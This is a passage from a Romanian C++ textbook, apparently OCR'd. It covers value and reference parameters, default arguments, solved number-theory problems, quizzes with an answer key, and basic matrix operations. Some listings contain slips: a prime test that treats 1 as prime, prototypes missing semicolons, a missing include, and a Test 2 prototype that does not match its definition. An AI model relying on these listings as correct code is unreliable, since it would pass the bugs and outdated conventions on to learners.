
```
#include <iostream.h>          //PARAMETRII TRANSMISI PRIN VALOARE
#include <conio.h>             //parametrii transmisi prin valoare
void f(int a,int b);

void main()
{ int x=2,y=3;
  f(x,y);                      //parametrii efectivi sunt variabile
  cout<<"x="<<x<<" y="<<y<<endl;          //la revenire x si y sunt nemodificati
  f(2*x,2*y);                  //parametrii efectivi sunt expresii
  cout<<"x="<<x<<" y="<<y;                //la revenire x si y sunt nemodificati
  getch();
}
void f(int a,int b)       //functia modifica valorile parametrilor, dar nu le transmite inafara
{a=a+2;
  b=a+3;
 cout<<"a="<<a<<" b="<<b<<endl;
}
```

```
Rezultatul rulării programului:
a=4 b=7
x=2 y=3
a=6 b=9
x=2 y=3
```

Observaţi că în urma apelării funcţiei **f()**, deşi în interiorul funcţiei variabilele **a** şi **b** şi-au modificat valorile, noile valori nu s-au transmis variabilelor **x** şi **y**, acestea rămân nemodificate.

Acest lucru se întâmplă datorită faptului că pe segmentul de stivă **s-a creat o copie** a variabilelor **x** şi **y** cu numele **a** şi **b**, iar funcţia operează asupra acestora.

La terminarea execuţiei funcţiei, se eliberează segmentul de stivă iar valorile variabilelor **a** şi **b** se pierd.



La declararea unei funcţii putem specifica o valoare implicită pentru unii parametrii.

În cazul în care nu există parametrii efectivi corespunzători, vor fi folosite de către funcţie valorile implicite.

În cazul în care se transmit parametrii efectivi, se vor folosii valorile acestora.

Priviţi exemplul de mai jos:

```
#include <iostream.h>
#include <conio.h>
void afisare(int a,int b=1,int c=2);  //b si c sunt parametrii cu valori implicite

void main()
{//am specificat valori pentru toti parametrii, functia le va utiliza pe cele specificate ca
//parametrii efectivi
  afisare(3,4,5);
//am specificat valori doar pentru a si b, pentru c se va folosi valoarea implicita
  afisare(5,6);
//am specificat valori doar pentru a , pentru b si c se vor folosi valoarile implicite
  afisare(7);
 getch();
}

void afisare(int a,int b,int c)          //nu se specifică de două ori valoarea implicită
{cout<<"a="<<a<<" b="<<b<<" c="<<c<<endl;
}
```

În exemplul de mai sus antetul funcţiei conţine doi parametri cu valori implicite b=1 şi c=2.

La apelul **afisare(3,4,5);** s-au transmis toţi cei 3 parametrii iar funcţia a folosit valorile transmise.

La apelul **afisare(5,6);** s-au transmis 2 parametrii iar funcţia a folosit valorile transmise pentru a şi b şi valoarea implicită pentru c.

La apelul **afisare(7);** s-a transmis doar valoarea parametrului a iar pentru b şi c s-au folosit valorile implicite.

2. Parametrii transmişi prin referinţă

De multe ori este necesar să modificăm în interiorul unei funcţii valorile unei variabile externe funcţiei. În acest scop se folosesc parametrii transmişi prin referinţă.


Prin urmare rolul parametrilor transmişi prin referinţă este ca la revenirea din funcţie, variabila transmisă, să reţină valoarea modificată în timpul execuţiei funcţieie.

Pentru ca un parametru să fie transmis prin referinţă **numele lui trebuie să fie precedat de caracterul ampersand &**, la declararea parametrilor, în antetul funcţiei.

Caracterul ampersand specifică faptul că parametrul este transmis prin referinţă şi nu prin valoare.

Exemplu:

int f(int &a, int &b);



f (x , y);

Atunci când o variabilă este transmisă prin referinţă, **nu** se face o copie a ei pe segmentul de stivă ci **se reţine pe segmentul de stivă adresa variabilei însăşi**. Cu alte cuvinte modificările se efectuează la adresa reţinută, prin urmare chiar asupra variabilei transmise.

O funcţie poate avea unul sau mai mulţi parametrii transmişi prin referinţă.

Parametrii efectivi corespunzători parametrilor transmişi prin referinţă trebuie să fie nume de variabile.

Să analizăm următorul exemplu:

```
#include <iostream.h>      //PARAMETRII TRANSMISI PRIN REFERINTA
#include <conio.h>
void f(int &a,int b);  //parametrul a este transmis prin referinta
                       //parametrul b este transmis prin valoare
void main()
{ int x=1,y=2;
  cout<<"x="<<x<<" y="<<y<<endl;          //x si y inainte de apelatrea functiei
  f(x,y);
  cout<<"x="<<x<<" y="<<y<<endl;          //x si y dupa  apelatrea functiei
  getch();
}

void f(int &a,int b)
{a=2*a;                                   //modificarea valorilor prametrilor a si b
 b=2*b;
 cout<<"a="<<a<<" b="<<b<<endl;           // a si b in functie
}
```


Rezultatul rulării:

```
x=1 y=2
a=2 b=4
a=2 b=2
```

Parametrul **a este transmis prin referinţă** iar **parametrul b este transmis prin valoare.**

Iniţial **x=1 şi y=2**, în cadrul funcţiei **a devine 2** iar **b devine 4**.

Deoarece **a** este un parametru transmis prin referinţă valoarea lui este transmisă în **x**. Întrucât **b** este parametru transmis prin valoare, **y nu** preia valoarea modificată a lui **b**



1.4. Probleme rezolvate

1. Se citeşte o literă şi un număr întreg n. Să se calculeze:
-pentru litera a S1=$1^2 + 3^2 + 5^2 + ... + (2n-1)^2$
-pentru litera b S2=1 + 1*2+1*2*3 + ... +1*2*3...n

```
#include <iostream.h>       //SUME
#include <conio.h>
#include <math.h>               //conţine funcţiile matematice
long s1(int n);
long s2(int n);

void main()
{ int n;  char lit;                 //n-nr. elemente, lit-litera citita
  cout<<"n="; cin>>n;
  cout<<"lit(a sau b)="; cin>>lit;
  if(lit=='a')
     cout<<"S1="<<s1(n);
  else
     cout<<"s2="<<s2(n);
  getch();
}
long s1(int n)          //funcţia s1 are un parametru transmis prin valoare
{int i; long s=0;
 for(i=1;i<=n;i++)
    s+=pow(2*i-1,2);
 return s;                  //funcţia s1 returneaza  valoarea calculată
}
long s2(int n)          //funcţia s2 are un parametru transmis prin valoare
{int i;
 long s=0,p=1;
 for(i=1;i<=n;i++)
   {p*=i;
    s+=p;   }
 return s;                  //funcţia s2 returnează valoarea calculată
}
```

2. Se citeşte un număr natural n. Să se numere câte cifre pare şi câte cifre impare are numărul.

   Vom realiza o funcţie *cifre* pentru numărarea cifrelor pare şi impare, căreia îi transmitem 3 parametrii.
   n – numărul citit, **parametru transmis prin valoare**
   c_pare-numărul cifrelor pare, **parametru transmis prin referinţă**, care va transmite numarul cifrelor pare ale numarului, din funcţie înspre programul apelant.
   c_impare-numărul cifrelor impare, **parametru transmis prin referinţă**, care va transmite numarul cifrelor impare ale numărului, din funcţie înspre programul apelant.
   Funcţia *cifre* va returna programului principal numărul cifrelor pare şi numărul cifrelor impare, prin intermediul parametrilor transmişi prin referinţă.

```
#include <iostream.h>          //NR. CIFRE PARE SI IMPARE
#include <conio.h>
void cifre(int n, int &x, int &y);     //declararea functiei cifre

void main()
{long n;
 int c_pare=0,c_impare=0;     //c_pare-nr. cifrelor pare,c_impare-nr. Cifrelor impare
 cout<<"n="; cin>>n;
 cifre(n,c_pare,c_impare);
 cout<<"nr. cifre pare="<<c_pare<<endl;
 cout<<"nr. cifre impare="<<c_impare<<endl;
 getch();
}

void cifre(int n, int &x, int &y)      //definirea functiei cifre
{ while (n)                    //cat timp numarul mai are cifre
   {if ((n%10)%2==0)           //verifica daca ultima cifra a numarului este para
     x++;                      //incrementează numărul cifrelor pare
    else
     y++;                      //incrementeaza numarul cifrelor impare
    n/=10;                     //elimina ultima cifra
   }
}
```

3. Se citeşte un număr natural n. Să se verifice şi să se afişeze dacă este un număr prim, altfel să se afişeze descompunerea în factori primi.

Definim o funcţie *prim*, care primeşte ca parametru transmis prin valoare numărul n şi returnează 1 dacă numarul este prim şi 0 dacă numarul nu este prim.

Definim de asemenea o funcţie *factori*, funcţie fără tip, care primeşte ca parametru numărul n şi afişează factorii primi şi ordinul lor de multiplicitate.

```
#include <iostream.h>          //PRIM si FACTORI  PRIMI
#include <conio.h>
int prim(int n);        //declararea funcţiei prim, n parametru transmis prin valoare
void factori(int n);    //declararea funcţiei factori, n parametru transmis prin valoare

void main()
{long n;
 cout<<"n="; cin>>n;
 if(prim(n))            //apelul funcţiei prim ca expresie logică
   cout<<n<<" este numar prim";
 else
   {cout<<"descompunerea in factori primi: ";
    factori(n);         //apelul funcţiei factori
   }
 getch();
}

int prim(int n)         //definirea functiei prim
{int i;
 if (n==0 || n==0)
  return 0;
 for(i=2;i<=n/2;i++)
   if(n%i==0)
     return 0;
 return 1;
}

void factori(int n)     //definirea functiei factori
{int i=2,k;
 while (n!=1)
  {k=0;
   while(n%i==0)
     {k++;
      n/=i;
     }
   if (k)
     cout<<i<<"^"<<k<<" ";
   i++;
  }
}
```

4. Se citeşte un număr natural n. Să se descompună în sumă de numere fibonacci.

Definim funcţia *max_f*, care determină cel mai mare număr fibonacci mai mic sau egal cu un număr dat. Funcţia primeşte ca parametru transmis prin valoare numarul dat.

Definim funcţia *fibo*, care apelează funcţia *max_f* şi astfel determină *max*, cel mai mare număr fibonacci mai mic sau egal cu numărul dat, apoi scade din numărul dat, numarul *max*.

Se reia algoritmul atâta timp cât numărul dat este diferit de zero.

```
//DESCOMPUNEREA UNUI NUMAR IN SUMA DE NUMERE FIBONACCI
#include <conio.h>
#include <iostream.h>

void fibo(unsigned long m);                 // declararea funcţiei fibo
unsigned long max_f(unsigned long nr);  //declararea functiai max_f

void main()
{unsigned long n;
 clrscr();
 cout<<"n=";cin>>n;
 cout<<n<<" = ";
 fibo(n);                                   //apelul funcţiei fibo
 getch();
}

unsigned long max_f(unsigned long nr)    //definirea functiei max_f
{unsigned long a,b,c;
 a=0;b=1;
 while(b<=nr)
  {c=a+b;
   a=b;
   b=c;
  }
 return a;                                  //valoarea returnată de functia max_f
}

void fibo(unsigned long m)              //definirea functiei fibo
{int max;
 while (m)
  {max=max_f(m);                        //apelul functiei max_f din interiorul functiei fibo
   cout<<"+"<<max;
   m-=max;
  }
}
```

5. Se citeşte un număr natural n în baza 10 şi b un număr natural 2<=b<=9 reprezentând o bază de numeraţie. Să se transforme numărul n în baza b.

Vom scrie o funcţie *conv*, de tip void, cu doi parametrii transmişi prin valoare, respectiv n şi b.

Rezultatul conversiei îl vom memora într-un tablou unidimensional t.

În finalul funcţiei afişăm conţinutul tabloului în ordinea inversă construirii lui.

```
#include <conio.h>          //CONV 10->b
#define MAX 20
void conv(int n, int b);    //antetul funcţiei

void main()
{int n,b;
 cout<<"n="; cin>>n;        //numărul în baza 10
 cout<<"b="; cin>>b;        //baza de numeraţie
 conv(n,b);                 //apelul funcţiei de conversie
 getch();
}

void conv(int n, int b)     //definirea funcţiei conv
{int i=0,j,t[MAX];
 while (n)
  {t[i++]=n%b;              //restul împărţirii lui n la b se depune în tabloul t
   n=n/b;                   //n devine câtul împărţirii lui n la b
  }
 for(j=i-1;j>=0;j--)        //afisarea numărului în baza b
   cout<<t[j];
}
```

6. Se citeşte un număr natural n şi apoi n cifre reprezentând un număr în baza b, 1<=b<=9. Să se transforme numărul dat din baza b în baza 10.

Vom realiza două funcţii. Funcţia citire, pentru citirea numărului în baza b şi a bazei. Funcţia va avea 3 parametrii:

- n, numărul de cifre, parametru transmis prin referinţă
- t- tablou unidimensional care va conţine cifrele numărului, acest parametru se transmite prin valoare deşi rezultatul citirii trebuie transmis şi celorlalte funcţii. Întrucât numele unui tablou este adresa primului octet din tablou. Fiind adresă, modificările se realizează în funcţie chiar asupra tabloului la adresa la care este memorat tabloul în segmentul de date.
- b-baza de numeraţie, parametru transmis prin referinţă

Funcţia conv, converteşte numărul din baza b în baza 10. Returnează numărul în baza 10. Funcţia are trei parametrii transmişi prin valoare: n, t, b, cu semnificaţia de mai sus.

```
#include <iostream.h>          //CONV b->10
#include <conio.h>
#include <math.h>
#define MAX 20
void citire(int &n, int t[MAX], int &b);
int conv(int n, int t[MAX], int b);

void main()
{int n,b,t[MAX],nr;    //n-nr.de cifre,b-baza,t-conţine numarul in baxa b
 citire(n,t,b);                          //apelul funcţiei citire
 nr=conv(n,t,b);                         //apelul funcţiei conv
 cout<<"nr. in baza 10= "<<nr;
 getch();
}

void citire(int &n, int t[MAX], int &b)     //citeste datele de intrare
{int i;
 cout<<"baza=";cin>>b;
 cout<<"n=";cin>>n;
 cout<<"introduceti "<<n<<" cifre in baza "<<b<<":"<<endl;
 for(i=n-1;i>=0;i--)
   {cin>>t[i];}
}

int conv(int n,int t[MAX],int b)              //converteste numarul in baza 10
{int i,nr=0;
 for(i=n-1;i>=0;i--)
   nr+=t[i]*pow(b,i);
 return nr;
}
```

1.5. Evaluare

TESTUL 1

1. Ce înţelegeţi prin *declararea unei funcţii*, dar prin *definirea unei funcţii*?
2. Descrieţi antetul unei funcţii.
3. Ce va afişa următorul program?

```
#include <conio.h>
#include <iostream.h>
int a=5,b=10;
void f(int &a, int b);
void main()
{cout<<a<<" "<<b<<endl;
 f(a,b);
 cout<<a<<" "<<b;
 getch();
}
void f(int &a, int b)
{a=a+10;
 b=b+10;
 cout<<a<<" "<<b<<endl;
}
```

a.) 5 10 b.) 5 10 c.) 5 10 d.) 5 10
15 20 15 20 15 20 15 20
5 10 5 20 15 10 15 20

4. Scrieţi o funcţie pentru calculul celui mai mare divizor comun a două numere naturale. Funcţia va avea ca parametri cele două numere şi va returna cel mai mare divizor comun.

TESTUL 2

1. Ce înţelegeţi prin *parametrii formali*, dar prin *parametrii efectivi*?
2. Ce înţelegeţi prin *parametrii transmişi prin valoare*, dar prin *parametrii transmişi prin referinţă*?
3. Ce va afişa următorul program?

```
#include <conio.h>
#include <iostream.h>
int a=5,b=10;
void f(int &a, int b);
void main()
{cout<<a<<" "<<b<<endl;
 f(a,b);
 cout<<a<<" "<<b;
 getch();
}
void f(int &b, int a)
{a=a+10;
 b=b+10;
 cout<<a<<" "<<b<<endl;
}
```

a.) 5 10 b.) 5 10 c.) 5 10 d.) 5 10

15 20	20 15	20 15	15 20
15 10	15 10	5 10	10 15

4. Scrieţi o funcţie care verifică dacă un număr este palindrom. Funcţia va primi ca parametru numărul şi va returna 1 dacă numărul este palindrom şi zero în caz contrar.
5. Să se afişeze numerele cuprinse între 100 şi 1000 care sunt pătrate perfecte şi sunt prime cu un număr k citit.

TESTUL 3

1. Care este domeniul de vizibilitate al unei variabile declarate la începutul funcţiei *main*, dar valoarea ei iniţială?
2. Care este domeniul de vizibilitate al unei variabile declarate la începutul programului, înaintea oricarei funcţii? Dar valoarea ei?
3. Ce va afişa următorul program?

```
#include <conio.h>
#include <iostream.h>
int a=2,b=4;
void f(int &a, int b);
void main()
{cout<<a<<" "<<b<<endl;
 f(a,b);
 cout<<a<<" "<<b<<endl;
 getch();
}
void f(int &a, int b)
{int aux;
 aux=a;
 a=b;
 b=aux;
 cout<<a<<" "<<b<<endl;
}
```

a.) 2 4 b.) 2 4 c.) 2 4
4 2 4 2 2 4
4 2 4 4 4 2

4. Se citesc n numere naturale. Se cere să se calculeze suma numerelor care au toate cifrele impare.

1.6. Probleme propuse

1. Să se afişeze numerele naturale mai mari decât 100 şi mai mici decât 500 care au toate cifrele distincte utilizând o funcţie care primeşte ca parametru un număr şi returnează 1 dacă are toate cifrele distincte şi 0 dacă nu sunt distincte.

2. Se citesc n numere. Să se afişeze numerele obţinute prin inversarea cifrelor.

3. Să se afişeze toate numerele până la 1000 al căror pătrat se termină cu cifra n.

4. Se citesc numere naturale până la întâlnirea lui 0. Să se afişeze inversele numerelor citite, pentru care media aritmetică a cifrelor este strict mai mică decât 5.

5. Se citesc n numere naturale. Să se calculeze suma numerelor care au toate cifrele pare. Dacă nu există nici un astfel de număr se va afişa un mesaj.

6. Calculaţi suma şi produsul divizorilor proprii ai unui număr citit.

7. Fiind dat un număr natural n, să se afişeze toţi divizorii săi şi media aritmetică a divizorilor săi cuprinşi între două valori citite a şi b sau un mesaj, dacă nu are divizori între aceste valori.

8. Fiind dat un număr natural n, afişaţi divizorii săi şi număraţi câţi dintre aceştia sunt numere prime.

9. Să se genereze toate numerele prime mai mici sau egale cu un număr n citit de la tastatură.

10. Scrieţi un program care calculează suma a două fracţii ordinale. Afişarea se va face după simplificarea fracţiilor.

11. Se citeşte un număr natural n. Să se stabilească dacă acesta este un termen al şirului lui Fibonacci.

12. Se citeşte un număr natural n diferit de 0. Să se scrie toate tripletele de numere pitagoreice ($a^2+b^2=c^2$), mai mici decât n, nenule.

13. Se citeşte un număr natural n, în baza 10. Să se transforme numărul în baza 16.

14. Se citesc n caractere reprezentând un număr în baza 16. Să se transforme în baza 10.

Răspuns la testele grilă:
TESTUL 1 : c
TESTUL 2 : b
TESTUL 3 : b

CAPITOLUL II

TABLOURI BIDIMENSIONALE

2.1. Declararea matricelor

Să ne reamintim definiţia tabloului:

Definiţie:
Un tablou este o colecţie de date de acelaşi tip, memorate într-o zonă contiguă de memorie.

Un tablou care conţine două sau mai multe linii şi două sau mai multe coloane, poartă numele de *tablou bidimensional* sau *matrice*.

Declararea unui tablou bidimensional:

Pentru un tablou bidimensional, la declarare trebuiesc precizate două dimensiuni (**numărul de linii** şi **numărul de coloane**).

tip nume[număr_linii][număr_coloane]
unde: ***tip*** poate fi orice tip din C
nume este un identificator C reprezintă numele tabloului
numar_linii este o expresie constantă întreagă pozitivă, reprezentând numărul de linii ale tabloului
numar_coloane este o expresie constantă întreagă pozitivă, reprezentând numărul de coloane ale tabloului.

Accesarea elementelor unui tablou bidimensional:

Fiecare element al tabloului bidimensional este bine determinat de doi indici: **indicele de linie** şi **indicele de coloană**.
Indicele de linie este o expresie întreagă pozitivă şi poate lua valori în intervalul **[0 , număr_linii - 1]**
Indicele de coloană este o expresie întreagă pozitivă şi poate lua valori în intervalul **[0 , număr_coloane - 1]**

Exemplu: Dacă dorim să utilizăm o matrice cu trei linii şi două coloane, cu elemente numere întregi cu numele **a** vom declara:

```
int a[3][2];
```

a	Coloana 0	Coloana 1
linia 0	a[0][0]	a[0][1]
linia 1	a[1][0]	a[1][1]
linia 2	a[2][0]	a[2][1]

Dacă dorim să atribuim valoarea 3 elementului de pe linia 1 coloana 0, vom scrie:
a[1][0]=3.

2.2. Operaţii elementare cu matrice

Citirea matricei:

```
//Citirea se realizează parcurgând matricea linie cu linie
void citire(int a[][10],int &n,int &m)
{int i,j;
 cout<<"dati nr de linii:";cin>>n;
 cout<<"dati nr de coloane:";cin>>m;
 cout<<"dati elem:";
 for(i=0;i<n;i++)
       for(j=0;j<m;j++)
          {cout<<"a["<<i<<"]["<<j<<"]=";
            cin>>a[i][j];
          }
}
```

Afişarea matricei:

```
// afişarea se realizează linie cu linie
void afisare(int a[][10],int n,int m)
{int i,j;
 for(i=0;i<n;i++)
          {for(j=0;j<m;j++)
                  cout<<a[i][j]<<' ';
                  cout<<endl;
          }
}
```

În operaţiile de citire şi afişare, s-a parcurs matricea pe linii, adică elementele de pe linia de indice 0 (a[0][0], a[0][1], a[0][2], ... a[0][m-1]), apoi elementele de pe linia de indice 1 (a[1][0], a[1][1], a[1][2], ... a[1][m-1]), ... elementele de pe linia de indice n-1 (a[n-1][0], a[n-1][1], a[n-1][2], ... a[n-1][m-1]).

	coloana 0	coloana 1	. . .	coloana m-1
linia 0			. . .	
linia 1			. . .	
. . .	. . .	. . .	. . .	. . .
linia n-1			. . .	

Matricea poate fi parcursă şi pe coloane (coloana 0, coloana 1, ... , coloana m-1). În exemplul următor vom calcula sumele elementelor de pe coloanele matricei:

```
void sume_coloane(int a[][10],int n, int m)
{int i,j,s;
for (j=0;j<m;j++)
   { s=0;                              // pentru fiecare coloana, se initializeaza suma s cu 0
     for(i=0;i<n;i++)                  // aici parcurgem o coloana
          s=s+a[i][j];
     cout<<" suma elementelor de  pe  coloana "<<j<<"="<<s<<endl;
   }
}
```

2.3. Matrice pătratică

Definiţie:
O matrice cu proprietatea că numărul de linii este egal cu numărul de coloane se numeşte ***matrice pătratică***

Diagonala principală a unei matrice pătratică

Elementele situate pe diagonala principală se caracterizează prin faptul că **indicele de linie este egal cu indicele** de coloană sau prin diferenţa indicilor egală cu 0.

	0	1	2	3	4
0	a[0][0]	a[0][1]	a[0][2]	a[0][3]	a[0][4]
1	a[1][0]	a[1][1]	a[1][2]	a[1][3]	a[1][4]
2	a[2][0]	a[2][1]	a[2][2]	a[2][3]	a[2][4]
3	a[3][0]	a[3][1]	a[3][2]	a[3][3]	a[3][4]
4	a[4][0]	a[4][1]	a[4][2]	a[4][3]	a[4][4]

Diagonala principală împarte matricea în două zone: zona situată deasupra diagonalei principale şi zona situată dedesubtul diagonalei principale.

Elementele matricei situate deasupra diagonalei principale se caracterizează prin faptul că indicele de linie este strict mai mic decât indicele de coloană (dacă accesăm elementul matricei **a[i][j], i < j**) sau i-j < 0.

Elementele matricei situate sub diagonala principală se caracterizează prin faptul că indicele de linie este strict mai mare decât indicele de coloană (dacă accesăm elementul matricei **a[i][j]**, **i > j**) sau i-j > 0.

În plus, observăm că **elementele situate pe aceeaşi "paralelă" la diagonala principală** se caracterizează prin faptul că **diferenţa indicilor este o constantă** (i-j=k, k∈ [-(n-1) , n-1]).

Diagonala secundară a unei matrice pătratice

	0	1	2	3	4
0	a[0][0]	a[0][1]	a[0][2]	a[0][3]	a[0][4]
1	a[1][0]	a[1][1]	a[1][2]	a[1][3]	a[1][4]
2	a[2][0]	a[2][1]	a[2][2]	a[2][3]	a[2][4]
3	a[3][0]	a[3][1]	a[3][2]	a[3][3]	a[3][4]
4	a[4][0]	a[4][1]	a[4][2]	a[4][3]	a[4][4]

Elementele situate pe diagonala secundară se caracterizează prin faptul că **suma indicilor este egală cu n-1** (n este dimansiunea matricei).

Asemănător diagonalei principale, diagonala secundară **împarte elementele matricei în două zone.**

Elementele matricei situate deasupra diagonalei secundare se caracterizează prin faptul că suma indicilor **i+j < n-1** iar **elementele situate sub diagonala secundară** se caracterizează prin faptul că suma **indicilor i+j > n-1**.

Se observă că **elementele situate pe aceeaşi „paralelă" la diagonala secundară** au proprietatea că **suma indicilor este o constantă**. (i+j=k, k∈[0,2*(n-1)])


Cele două diagonale împart elementele matricei în patru zone, în funcţie de poziţia fiecărui element faţă de cele două diagonale, astfel:

ZONA N („nord"), elementele situate deasupra ambelor diagonale.

ZONA S („sud"), elementele situate dedesubtul ambelor diagonale.

ZONA E („est”), elementele situate deasupra diagonalei principale şi dedesubtul diagonalei secundare.

ZONA V („vest”), elementele situate dedesubtul diagonalei principale şi deasupra diagonalei secundare.



2.4. Probleme rezolvate

1. Se dau două matrice A şi B cu n linii şi m coloane.
   Să se calculeze şi să se afişeze suma matricelor.
   Datele se citesc din fişierul „mat.in” astfel: pe prima linie n şi m , apoi de pe următoarele n linii căte m elemente ale matricei A şi în continuare de pe următoarele n linii căte m elemente ale matricei B.
   Rezultatul se va afişa pe ecran.

Pentru a putea însuma două matrice trebuie ca ele să aibă acelaşi număr de linii şi acelaşi număr de coloane.

Suma a două matrice este tot o matrice, fiecare element al sumei fiind egal cu suma elementelor de aceiaşi indici din matricile ce se însumează.

// SUMA A DOUĂ MATRICE

```
#include<conio.h>
#include<fstream.h>
void citire(int a[][10],int &n, int &m,char l, ifstream &f);
void afisare(int a[][10],int n, int m)
void suma(int a[][10],int b[][10],int c[][10],int n,int m)
void main()
{ int a[10][10],b[10][10],c[10][10],n,m;
  ifstream f("mat.in");
  f>>n>>m;
  cout<<"prima matrice"<<endl;citire(a,n,m,'a',f);
  cout<<"a doua matrice"<<endl;citire(b,n,m,'b',f);
  f.close();
  cout<<"suma celor doua matrice:"<<endl;
  suma(a,b,c,n,m);
  afisare(c,n,m);
  getch();
  }

void citire(int a[][10],int &n, int &m,char l, ifstream &f)
{int i,j;
 for(i=0;i<n;i++)
     for(j=0;j<m;j++)
       f>>a[i][j];
}

void afisare(int a[][10],int n, int m)
{int i,j;
 for(i=0;i<n;i++)
    {for(j=0;j<m;j++)
          cout<<a[i][j]<<' ';
     cout<<endl;
    }
 cout<<endl;
}

void suma(int a[][10],int b[][10],int c[][10],int n,int m)
{int i,j;
 for(i=0;i<n;i++)
    for(j=0;j<m;j++)
                  c[i][j]=a[i][j]+b[i][j];
}
```

Comment [A1]: Am modificat ordinea functiilor

2. Să se scrie o funcţie care calculează produsul a două matrice.

Cele două matrice A şi B vor fi transmise ca şi parametri, la fel numărul de linii şi coloane iar matricea produs va fi returnată tot prin intermediul unui parametru. Parametri vor fi a,b,c (matrici), n,m,k numărul de linii şi coloane, astfel A_{nxm} , B_{mxk}, C_{nxl}

Se ştie de la matematică modalitatea de calcul al produsului a două matrice, şi anume se face produsul „linie cu coloană”.

Pentru a putea efectua produsul AxB este necesar ca numărul de coloane ale matricei A să fie egal cu numărul de linii ale matricei B.

Un element al produsului se calculează astfel: $c_{i,k}=\sum_{j=0}^{m-1} a_{i,j} * b_{j,k}$.

```
//PRODUSUL A DOUA  MATRICE

void produs(int a[10][10],int b[10][10],int c[10][10],int n, int m, int l)
{int i,j,k;
for(i=0;i<n;i++)
   for (k=0;k<l;k++)
     { c[i][k]=0; // fiecare element al mat produs, fiind o sumă, se inițializează  cu 0.
       for(j=0;j<m;j++)
          c[i][k]+=a[i][j]*b[j][k];
   }
}
```

3. Să se construiască şi să se afişeze transpusa unei matrice cu n linii şi m coloane. Datele se citesc din fişierul „mat.in” astfel: pe prima linie n şi m , apoi de pe următoarele n linii câte m elemente ale matricei.

Reamintim faptul că transpusa unei matrice A cu n linii şi m coloane este tot o matrice, B cu m linii şi n coloane. Elementele matricei A se obţin prin „transformarea” liniilor matricei A în coloane în matricea B.

Exemplu:

A

1	2	3
4	5	6

B

1	4
2	5
3	6

Comment [A2]: In programul de mai jos am schimbat ordinea functiilor

```
//MATRICEA TRANSPUSA
#include<conio.h>
#include<fstream.h>
#include<iostream.h>
void citire(int a[][10],int &n, int &m);
void afisare(int a[][10],int n, int m);
void transpusa(int a[][10],int na,int ma,int b[][10],int &nb,int &mb);

void main()
{ int a[10][10],b[10][10],na,ma,nb,mb;
  citire(a,na,ma);
  cout<<"matricea a:"<<endl;
  afisare(a,na,ma);
  transpusa(a,na,ma,b,nb,mb);
  cout<<"matricea transpusa:"<<endl;
  afisare(b,nb,mb);
  getch();
  }

void citire(int a[][10],int &n, int &m)
{int i,j;
 ifstream f("mat.in");
 f>>n>>m;
 for(i=0;i<n;i++)
     for(j=0;j<m;j++)
       f>>a[i][j];
 f.close();
}

void afisare(int a[][10],int n, int m)
{int i,j;
